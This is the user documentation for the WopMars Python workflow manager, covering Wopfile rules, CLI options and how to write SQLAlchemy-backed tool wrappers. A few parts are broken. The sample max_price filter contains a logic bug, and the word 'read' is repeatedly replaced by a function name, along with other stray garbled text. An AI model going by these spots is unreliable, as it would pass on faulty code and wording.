WopMars Documentation

Release 0.1.5

Luc Giffon, Aitor Gonzalez, Lionel Spinelli

Jun 18, 2022

Contents

WopMars is a database-driven workflow manager written in python similar to GNU Makefile or Snakemake. The difference is that the definition file of WopMars takes into account input/output SQLITE table defined as python paths to SQLAlchemy models.

CHAPTER 1

Overview

WopMars is a database-driven workflow manager written in python similar to GNU Makefile or Snakemake. The difference is that the definition file of WopMars takes into account input/output SQLITE table defined as python paths to SQLAlchemy models.

A Wopmars workflow requires the definition of three types of files:

- The workflow definition file or wopfile
- The tool wrappers
- The models

The *wopfile* defines the rules to convert inputs into outputs based on a tool:

```
# Rule1 use SparePartsManufacturer to insert pieces informations into the table piece
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
    output:
        table:
            piece: 'model.Piece'
```

The value of the tool field are python paths to classes called *wrappers* compatible with WopMars. These wrapper classes are able to process inputs and outputs.

```
from wopmars.models.ToolWrapper import ToolWrapper


class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_file(self):
```

(continues on next page)

(continued from previous page)

```
        return ["pieces"]

    def specify_output_table(self):
        return ["piece"]

    def specify_params(self):
        return {
            "max_price": int
        }

    def run(self):
        session = self.session
        Piece = self.output_table("piece")

        with open(self.input_file("pieces")) as wr:
            lines = wr.readlines()

        for line in lines:
            splitted_line = line.split(";")
            piece_serial_number = splitted_line[0]
            piece_type = splitted_line[1]
            piece_price = float(splitted_line[2])
            if (self.option("max_price") and self.option("max_price" >= piece_price))␣
↪\
                    or self.option("max_price") is None:
                session.add(Piece(serial_number=piece_serial_number, price=piece_
↪price, type=piece_type))

        session.commit()
```

Input or output fields can contain *file* fields with normal file paths or *table* fields. The values of *table* fields are python paths to SQL Alchemy models in the PYTHONPATH:

```
from wopmars.Base import Base

from sqlalchemy import Column, Integer, String, Float


class Piece(Base):
    __tablename__ = "piece"

    id = Column(Integer, primary_key=True, autoincrement=True)
    serial_number = Column(String, unique=True)
    type = Column(String)
    price = Column(Float)
```

We recomend to organize wrappers and models for a particular aim in a python package to simplify development and installation of wrappers and classes.

```
wopexample
|-- Wopfile.yml
|-- Wopfile2
|-- Wopfile3
|-- __init__.py
|-- bats.sh
|-- input
```

(continues on next page)

(continued from previous page)

```
|   `-- pieces.txt
|-- model
|   |-- DatedPiece.py
|   |-- Piece.py
|   |-- PieceCar.py
|   |-- __init__.py
|-- output
|-- setup.py
`-- wrapper
    |-- AddDateToPiece.py
    |-- CarAssembler.py
    |-- SparePartsManufacturer.py
    |-- __init__.py
```

As shown in the next section (Quick start) After defining wrappers and modes in a dedicated python package and installing it you can run the workflow using a commands

```
wopmars -w Wopfile -D "sqlite:///db.sqlite" -v -p
```

Now that you should understand the basics components of WopMars, I recommend you to go to the quick start section to try a working example.

CHAPTER 2

Install

We recomend to use a Miniconda environment

```
conda create --name wopmars python=3.7 # create environment
conda activate wopmars
```

Then you can install WopMars with pip

```
pip install wopmars
```

CHAPTER 3

Quick Start - Car Example

Now you should be able to run WopMars for the first time and we have prepared a simple example of workflow to introduce you to the basics of WopMars.

To build the workflow files architecture, go to any directory and type the following command:

```
wopmars example
```

You'll get the following files architecture:

```
example/
|-- Wopfile.yml
|-- Wopfile2.yml
|-- Wopfile3.yml
|-- __init__.py
|-- bats.sh
|-- input
|   `-- pieces.txt
|-- model
|   |-- DatedPiece.py
|   |-- Piece.py
|   |-- PieceCar.py
|   `-- __init__.py
|-- output
|   `-- empty.txt
|-- setup.py
`-- wrapper
    |-- AddDateToPiece.py
    |-- CarAssembler.py
    |-- SparePartsManufacturer.py
    `-- __init__.py
```

Move to the *example* directory and install the package *example*:

```
cd example
pip install -e .
```

Note: You have just installed your first **WopMars Package**, congratulations! Every *Toolwrapper* for WopMars is supposed to be built in a package in order to be easily installed.

Now, let's look at the *Wopfile.yml*

```
# Rule1 use SparePartsManufacturer to insert pieces informations into the table piece
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
    output:
        table:
            piece: 'model.Piece'

# CarAssembler make the combinations of all possible pieces to build cars and␣
↪calculate the final price
rule Rule2:
    tool: 'wrapper.CarAssembler'
    input:
        table:
            piece: 'model.Piece'
    output:
        table:
            piece_car: 'model.PieceCar'
    params:
        # The price have to be under 2000!
        max_price: 2000
```

There are two rules named *Rule1* and *Rule2*. It means that the workflow is composed of two steps. For each rule, the used *Toolwrapper*, its parameters (if needed), inputs and outputs are specified. If you look closely at the values of these inputs and outputs, you can notice that the output of the *Rule1* has the exact same value than the input of the *Rule2*: `model..Piece`. It means that the *Rule1* will write into the table associated with the Model *Piece* and the *Rule2* will iterate_wopfile_yml_dic_and_insert_rules_in_db these writes. Therefore, *Rule2* won't run before *Rule1* because there is a *dependency relation* between them.

Note: Have you noticed the path to the models for the `tool` and `table` parts? The path to the different modules are explicitly specified to prevent ambiguity.

It came time to start your first workflow!

```
wopmars -w Wopfile.yml -D "sqlite:///db.sqlite" -v
```

You will see a little bit of output in the console thanks to the `-p` coupled with the `-v` option which describes the work processed by WopMars. The `-D` option allows to specify the path to the database file and, you have probably realized, the `-w` option allows to specify the path to the **Workflow Definition File**.

You can also run a single rule of the Wopfile using a dictionary to represent the rule:

```
wopmars tool wrapper.SparePartsManufacturer -D "sqlite:///db.sqlite" --input "{'file
↪': {'pieces': 'input/pieces.txt'}}" --output "{'table': {'piece': 'model.Piece'}}" -
↪vv
```

3.1 Looking at the Results

Now, I'll show you a brief overview of what you can do with the database. First, make sure you have installed *sqlite3* on your machine:

```
sudo apt-get install sqlite3
```

Then, open the database using sqlite:

```
sqlite3 db.sqlite
```

Warning: If you get an error *Unable to open database "db.sqlite": file is encrypted or is not a database*. Make sure to use *sqlite3* instead of *sqlite*.

The preceding workflow had two steps:

1. Get pieces references in the *input/pieces.txt* file and insert them in the table *piece* of the database

```
$ sqlite3 -header db.sqlite "select * from piece limit 5;"
id|serial_number|type|price
1|UC8T9P7D0F|wheel|664.24
2|2BPN653B9D|engine|550.49
3|T808AHY3DS|engine|672.09
4|977FPG7QJZ|bodywork|667.23
5|KJ6WPB3N56|engine|678.83
```

2. Build all possible cars composed of those three types of pieces and store those combinations in the table *piece_car*. Here, we select only those which have a wheel of price below 650 and the total price is below 1800

```
$ sqlite3 -header db.sqlite "SELECT DISTINCT car_serial_number, PC.price FROM piece_
↪car PC, piece P WHERE PC.wheel_serial_number=P.serial_number AND P.price<650 AND PC.
↪price<1800 limit 5;"
car_serial_number|price
2OIZ5VMM29|1781.3
77VH8BKHTQ|1788.63
7NT5KU38K4|1772.77
C5ML0M7GI4|1763.82
FHPL76QFZH|1772.96
```

Now that you have run a working example you can go to the *Wopfile*, *Wrapper*, or *Model* sections to develop your own Wopmars workflow.

CHAPTER 4

The Wopfile or Workflow Definition File

The workflow definition file, called *Wopfile*, is the entry point for WopMars. It is very similar to snakemake or GNU make since the aim of those tools are very similar.

A formal view of the grammar is the following:

```
WopMars       = rule
ni            = NEWLINE INDENT
rule          = "rule" (unique)identifier ":" ruleparams
ruleparams    = [ni tool] [ni input] [ni output] [ni params]
filesortables = (files?|tables?)
files         = "file"   ":" (ni identifier ":" stringliteral)+
tables        = "table"  ":" (ni identifier ":" stringliteral)+
tool          = "tool"   ":" stringliteral
input         = "input"  ":" ni filesortables
output        = "output" ":" ni filesortables
params        = "params" ":" (ni identifier ":" stringliteral)+
(NEWLINE WopMars)+
```

Since this kind of notation is not familiar to everyone, we'll describe it in clear word.

Note: Some of you may have recognized the *yaml* syntax and you are right! The yaml specifications must be respected in order to make WoMars work properly. This means that you have to indent your new lines and make your file easily readable. Also, you can write comments in your workflow with the # character. Moreover, you can use double ", simple ' or no quotes when assigning value to an identifier but if you choose one way, I recommand you to stick with it!

4.1 Wopfile example

Since one picture says more than one thousand words, here is a self-explaining example of what a *Wopfile* should look like:

```
# Rule1 use SparePartsManufacturer to insert pieces informations into the table piece
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
    output:
        table:
            piece: 'model.Piece'

# CarAssembler make the combinations of all possible pieces to build cars and␣
↪calculate the final price
rule Rule2:
    tool: 'wrapper.CarAssembler'
    input:
        table:
            piece: 'model.Piece'
    output:
        table:
            piece_car: 'model.PieceCar'
    params:
        # The price have to be under 2000!
        max_price: 2000
```

4.2 rule

In **WoMars**, like in other workflow managers, each `rule` is associated with a step of the workflow. Its name has to be unique in the whole workflow but it has no specific role for WoMars except help you understand which step is currently running, during the execution.

A rule is composed of:

- a `tool` which is the full name of a *Toolwrapper*
- some `input` and *output* which are the file paths or the full names of the models (e.g. tables) associated with the correct name (specified by the *Toolwrapper* developper)
- some `params`, also given in the *Toolwrapper* documentation

4.3 tool

Like it has been said previously, the `tool` must be specified with its "full name". It means that you have to write the full path to the python module containing the *ToolWrapper*. This path is written following the Python syntax (e.g. `.` instead of `/`) and must be known.

Example:

```
wrapper.SparePartsManufacturer
```

It is used for a package named 'wopexample' which itself contains an other package named 'wrappers' which itself contains the module of interest 'SparePartsManufacturer' (which contains the *Toolwrapper SparePartsManufacturer*).

4.4 input and output

4.4.1 file

Each *file* is **required** and specified with a value associated to a key. The keys are given by the *Toolwrapper* developer and they should be specified in the documentation of the *Toolwrapper*. The value is the path to the wanted file. This path can be absolute or relative to the current working directory (this can be set using the *-d* option, but we'll see it later).

4.4.2 table

Like files, each *table* is **required** and specified with a value associated to a key. The keys have a "double role":

- First, they allow the *Toolwrapper* developper to access the right *model* (e.g. table) at the right time.
- Second, they are supposed to stand for the table name of the *model* and WopMars can check that the *model* specified in the Wopfile is actually associated with the right table. As a value, the user have to specify the full name of the models. Like for *tool*, the "full name" means the full path in a Python syntax.

  Example:

  ```
  model.Piece
  ```

  It is used for a package named 'wopexample' which itself contains an other package named 'models' which itself contains the module of interest 'Piece' (which contains the *model Piece*).

4.5 params

The *params* are actually some options designed by the *Toolwrapper* developer in order to parametrize the execution of his wrapper. They are often the options of the underlying tools. They shouldn't be required except if the developper has explicitly said in his documentation that they are. *params* work following the usual key-value system.

4.6 The DAG

Now that you understand how to specify the rules of your workflow, you may be able to see the different steps of the workflow as the different nodes of a **Directed Acyclic Graph**. The *dependency relation* between those nodes are given thanks to the state of *input* and *output* of the files and tables: if one input of a rule A is in the outputs of an other rule B, then rule A is a direct successor of rule B.

4.7 Command line usage

Like almost every software nowadays, you can get an help about *how to use WopMars* using the `-h` option:

```
WopMars: Workflow Python Manager for Reproducible Science.

Usage:
  wopmars (-D DATABASE) (-w DEFINITION_FILE) [-n] [-F] [-v...] [-d DIR] [-g FILE] [-L␣
↪FILE] [-S RULE | -U RULE] [-c] [-t]
  wopmars tool TOOLWRAPPER [-i DICT] [-o DICT] [-P DICT] [-F] [-D DATABASE] [-v...] [-
↪d DIR] [-L FILE] [-g FILE] [-c] [-t]
```

(continues on next page)



Fig. 1: *You can easily see the graph on this representation of a workflow*

(continued from previous page)

```
  wopmars example [-d DIR]
  wopmars example_snp [-d DIR]

Arguments:
  DEFINITION_FILE  Path to the definition file of the workflow (Required)
  DATABASE         Path to the sqlite database file (Required)
  FILE             Path to a file.
  RULE             Name of a rule in the workflow definition file.
  TOOLWRAPPER      Path the the tool_python_path
  DICT             String formatted like a dictionary. Ex: "{'input1': 'path/to/input1
↪', 'input2': 'path/to/input2'}"

Options:
  -D --database=DATABASE       REQUIRED: Set the path to the database, e.g -D sqlite:/
↪//db.sqlite
  -w --wopfile=DEFINITION_FILE REQUIRED: Set the path to the definition file.
  -c --cleanup-metadata           Clear WoPMaRS history. Should be used in case of␣
↪bug which seem to be related to the history. Be carefull, clearing history will␣
↪result in a re-execution of the whole workflow.
  -d --directory=DIR           Specify working directory (relative paths in the␣
↪wopfile will use this as their origin). [default: $CWD].
  -F --forceall                Force the execution of the workflow, without checking␣
↪for previous executions.
  -S RULE --since=RULE    Execute the workflow from the given RULE.
  -g FILE --dot=FILE           Write dot representing the workflow in the FILE file␣
↪(with .dot extension). This option needs to install WopMars with pygraphviz (pip␣
↪install wopmars[pygraphviz])
  -h --help                    Show this help.
  -i --input=DICT              Set the input of the tool_python_path you want to use␣
↪in the dictionary format.
  -L FILE --log=FILE           Write logs in FILE file.
  -n --dry-run                 Only display what would have been done.
  -t --touch                 Only display what would have been done.
  -o --output=DICT             Set the output of the tool_python_path you want to use␣
↪in the dictionary format.
  -P --params=DICT             Set the parameters of the tool_python_path you want to␣
↪use in the dictionary format.
  -U RULE --until=RULE    Execute the workflow to the given RULE.
  -u --update                  Should be used when a file supposedly generated by the␣
↪workflow already exists and should be used as it. (Not implemented)
  -v                           Set verbosity level, eg -v, -vv or -vvv
```

Let's see what is interesting in there.

4.8 Execution modes

There are two modes for running WopMars:

1. The main mode is by default, you have already used it in the *Quick Start section* and it allows to execute a workflow from the *Wopfile*
2. The `tool` mode aims to execute only one *Toolwrapper*. It is usually used for debugging purposes while the *Toolwrapper* developer is actually developing the wrapper

4.9 Options and arguments

-v –verbosity This option allows to set the verbosity of the logger. The more you add `v` after the dash, the more WopMars will be talkative. *Example*: `wopmars -vv` will output a lot of things because the level of logging will be set to debug. Usually, you'll use one to see the informations about the steps of execution.

-g –dot=FILE This option allows to specify a file where you want WopMars to write the `.dot` and `.ps` files giving a graphical representation of your workflow in `pdf`.

-L –log=FILE This option allows to write the logs of the current execution. The logs are very important, if you have issues that you don't understand, you should try to run WopMars with `-vv` and send us your log file to help us figure out what is going on.

-S –since=RULE This option allows to say to WopMars since which rule you want to start the workflow. Each rule successing this one will be executed.

-U –until=RULE This option allows to say to WopMars to which rule you want the workflow to go to. Each rule predecessing this one will be executed.

-F –forceall=RULE This option allows to force WopMars to execute each rule it encounters during the workflow. Actually, WoMars try to execute the less possible tasks. Each time he encounters a rule that he thinks he has already executed in previous execution and he still has the result, he skips the rule. This option allows to denie this behavior.

-n –dry-run This option allows to simulate an execution. WopMars will behave like a normal execution except he won't execute anything. This can be used to prevent mistakes in long workflows without actually suffer the error.

-D –database=DATABASE This argument needs as SQLITE URL such as sqlite:///db.sqlite

-w –wopfile=FILE This option allows to specify the workflow definition file you want to use. The default is ./Wopfile

tool TOOLWRAPPER This command allows to run only one *Toolwrapper* without building the Wopfile. The Toolwrapper should be specified with its full name lgnome-tweak-toolike if you were calling it from the workflow definition file.

-i –input=DICT This option is used to specify the *inputs* when using the *tool* mode. It takes a String formated like a Python dictionnary with two levels of hierarchy. - The first level allows to specify if it is an input 'file' or a 'table'. - The second level allows to specify the usual key-value couple like if you were building the Wopfile

-o –output=DICT This option is used to specify the *outputs* when using the *tool* mode. It takes a String formated like a Python dictionnary with two levels of hierarchy. - The first level allows to specify if it is an output 'file' or a 'table'. - The second level allows to specify the usual key-value couple like if you were building the Wopfile

-P –params=DICT This option is used to specify the *params* when using the *tool* mode. It takes a String formated like a Python dictionnary with the usual key-value couple like if you were building the Wopfile

-c –cleanup-metadata This option is used when there is an error related to the history of WopMars. It allows to deleter all `wom_` like bases and start a new execution. Beware, even if a Tool shouldn't be re-executed, WopMars won't be able to say if it is right or not and then will re-execute every tools.



Fig. 2: *The tools executed are all the successors of the "source rule", here, rule 2. However, if output 1 is not available, (if the link has no caption the label must precede a section header) this option will lead to an error*



Fig. 3: *The tools executed are all the predecessors of the "target rule", here, rule 4*

CHAPTER 5

The Tool Wrappers

This manual aims to explain with simple words how to write the *tool wrappers* in order to allow a fresh Python developer to configure his own analysis workflow. This manual often refers to the Wopfile so I recommand you to keep the *Wopfile* section open in case of blackout.

This starting guide will allow you to understand the main mecanisms which rule **WopMars**. It means the way WopMars talks with the *tool wrappers* you are using to understand their role in the workflow in terms of input and output parameters.

To illustrate the necessary conditions to build a correct *Toolwrapper*, we will use some kind of *TO DO* task list to prevent forgetting steps. The order doesn't matter but, I insist, each step is essential.

5.1 Developing basic *tool wrappers*

5.1.1 Declaring your class

To define a *Toolwrapper* we will use an important concept of the *Object Oriented Programming* (OOP) which is **abstract inheritance**.

Note: An abstract class is a class which represent a concept and, consequently, which is not supposed to be instantiated. For example, the bird concept: a bird flies and sings: an abstract class `Bird` would have methods like `fly` and `sing` with nothing inside. Actually, there are no species called "bird", however, there are ducks and eagles. A duck is a realization of the concept of "bird". In OOP, the class `Duck` would inherit from `Bird` and would overide the methods `fly` and `sing` to specialize them in order to fit with the duck characteristics. Here, `Duck` is a subclass of `Bird`.

A *Toolwrapper* compatible with **WopMars** have to be a subclass of the abstract class, prepare yourself, `Toolwrapper`! For WopMars, every *Toolwrapper* is a subclass of `Toolwrapper` and if you ask it to work with a class which do not satisfy this simple condition, you'll obtain an error. The reason for that is simple: if your *Toolwrapper* inherit from `Toolwrapper`, then it is certain that it contains some methods and attributes familiar to WopMars. Otherwise, there are no guarantees.

An other important thing necessary to work with WopMars is to provide the static class attribute `__mapper_args__` to your *Toolwrapper*. This attribute is a dictionnary which should have `polymorphic_identity` as key and the full name of the class (contained in a String) as value. This information is necessary to WopMars because when it will store the *tool wrappers* informations into the database, WopMars will be able to keep track of the inheritance between your *Toolwrapper* and the `Toolwrapper` class.

Note: A static class attribute is an attribute associated with a class and not with a specific object of this class. Modifying this kind of attribute in an object of a given class is somehow similar to modifying this attribute in every object of the class (those that already exist and those future).

Here is an example of the declaration of a class called `SparePartsManufacturer`:

```
from wopmars.models.ToolWrapper import ToolWrapper


class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }
    pass
```

You have now created your first *Toolwrapper*, but the aims to use abstract class inheritance is to guarantee to **WopMars** that each `Toolwrapper` implements some methods which describe its role.

Toolwrapper specifying methods

A good way to see a *Toolwrapper* is to see it as an independant software. Meaning that it has a well defined role which is to generate a specific output in terms of a specific kinf of input with some options to parametrize its behavior. Anyway, this is the way WopMars is "watching" to the *tool wrappers*. The link between a *Toolwrapper* and WopMars is done thanks to inherited methods from `Toolwrapper` which have to be re-wrote by the *Toolwrapper* developer.

Describing files: `specify_input_file` and `specif_output_file`

The files called *input files* and *output files* are, on the one hand, the necessary files for the tool to work and, on the other hand, the files generated by the tool. A *Toolwrapper* doesn't rely on a specific file on the machine: it shouldn't access a file in a hard-coded way but should use some kind of variable containing the path to the given file. It is for the *Toolwrapper* developer to specify those variable names and they have to be respected in the workflow definition file (see *Wopfile section*). Those variable names are known by WopMars thanks to the methods `specify_input_file` (for the variable names associated with inputs) and `specify_output_file` (for the variable names associated with outputs). Those methods have to return each one a list containing the Strings containing the variable names accepted by the *Toolwrapper*.

Warning: Every files asked by a *Toolwrapper* are required. It means that the processing of the *Toolwrapper* rely on every asked inputs and outputs. If a file is optional, you should specify it in the method `specify_params` (we will see it later)

The class `SparePartsManufacturer` takes a file in input but doesn't produce any output file. The input file path will be contained in the field named "pieces".

```
class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_file(self):
        return ["pieces"]
```

Describing tables: `specify_input_table` and `specify_output_table`

WopMars makes its *Toolwrapper* able to iterate_wopfile_yml_dic_and_insert_rules_in_db and write entries in a database. Like for the files, the *tool wrappers* have to specify in which table of the database they will iterate_wopfile_yml_dic_and_insert_rules_in_db (input tables) and in which they will write (output tables). So, the `Toolwrapper` class implements the methods `specify_input_table` and `specify_output_table`. However, this time, the Strings contained in the returned list are associated with both the variables containing the table models and the name of the tables itself.

The final user have to write the same table names as keys in the *table* part of the definition file (see *Wopfile section*) and the path to the models associated with those tables as the values to specify which one the *Toolwrapper* should use. Usually, a *Toolwrapper* is closely related to a specific model but we can imagine that if two models are similar for a given *Toolwrapper*, it could use one or the other independantly (for example, if a model B inherit from the model A, then every *Toolwrapper* able to use A should be able to use B too).

Note: At the moment, the concept of model shouldn't be clear but don't worry, in the section concerning the models, you will get more explanations about those models. At the moment, simply note that the *Toolwrapper* communicate its input and output table names in the methods `specify_input_table` and `specify_output_table`.

Here is the rest of the *Toolwrapper* `SparePartsManufacturer` which writes its results in the table `piece`:

```
class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_file(self):
        return ["pieces"]

    def specify_output_table(self):
        return ["piece"]
```

Describing paramaters: `specify_params`

An other feature offered by the *tool wrappers* is to allow you to specify some parameters for the processing of the wrapper. Usually, those parameters will be associated with the options allowed by the analysis tool itself. They may also correspond to options used by the *toolwrappers* to offer flexibility for the pre and post processing of the data.

To specify which options a *Toolwrapper* is able to understand, it implements a method `specify_params`. This method returns a dictionnary in which each key correspond to the name of the option which will be used in the definition file (see *Wopfile section*) and each value, a String representing its type. The availables types are the following (to memorize them, just think about the different Python data types): - `int` - `float` - `str` - `bool`

Furthermore, the key word `required` is available and allows to specify that one option has to be given by the user for the tool to run. To specify the type and use `required` at the same time, the character `|` will be used as a delimiter inside the String.

In the following class, the parameter `max_price` is an `int` and will be used to get only the entries with a price lower than it, if set.

```
class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_file(self):
        return ["pieces"]

    def specify_output_table(self):
        return ["piece"]

    def specify_params(self):
        return {
            "max_price": int
        }
```

Declaring the method `run`

The `run` method contains the core of your *Toolwrapper*. The data processing and the call to the underlying analysis tool will be done here.

Calling files: `self.input_file` and `self.output_file`

The path to the files given by the final user are manipulated thanks to the methods `self.input_file` and `self.output_file` with the name of the variable containing the desired file as argument. For example, in our definition file, we have:

```
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
```

We can access the string *input/pieces.txt* with the following statement:

```
self.input_file("pieces")
```

Calling models: `self.input_table` and `self.output_table`

The models given by the user can be accessed thanks to the methodes `self.input_table` and `self.output_table` with the table name as argument. This way, and unlike the files, you won't get the string representing the model but the model itself. For example:

```
output:
    table:
        piece: 'model.Piece'
```

We can access the model `Piece` with the following statement:

```
self.output_table("piece")
```

Session and accessing the database

If you are using **WopMars**, it is probably for the database access. Now, you know how to call the models from your method `run` but you probably doesn't know what to do with them. This section aims to explain how you should use your models and a session to access the database.

Note: When you are working with databases, there is three level of hierarchy of the work you are performing on it: the session, the transaction and the operation:

- The operation corresponds to each single task you are asking the database to do (`SELECT`, `INSERT`, `UPDATE`, `DELETE`, etc.)
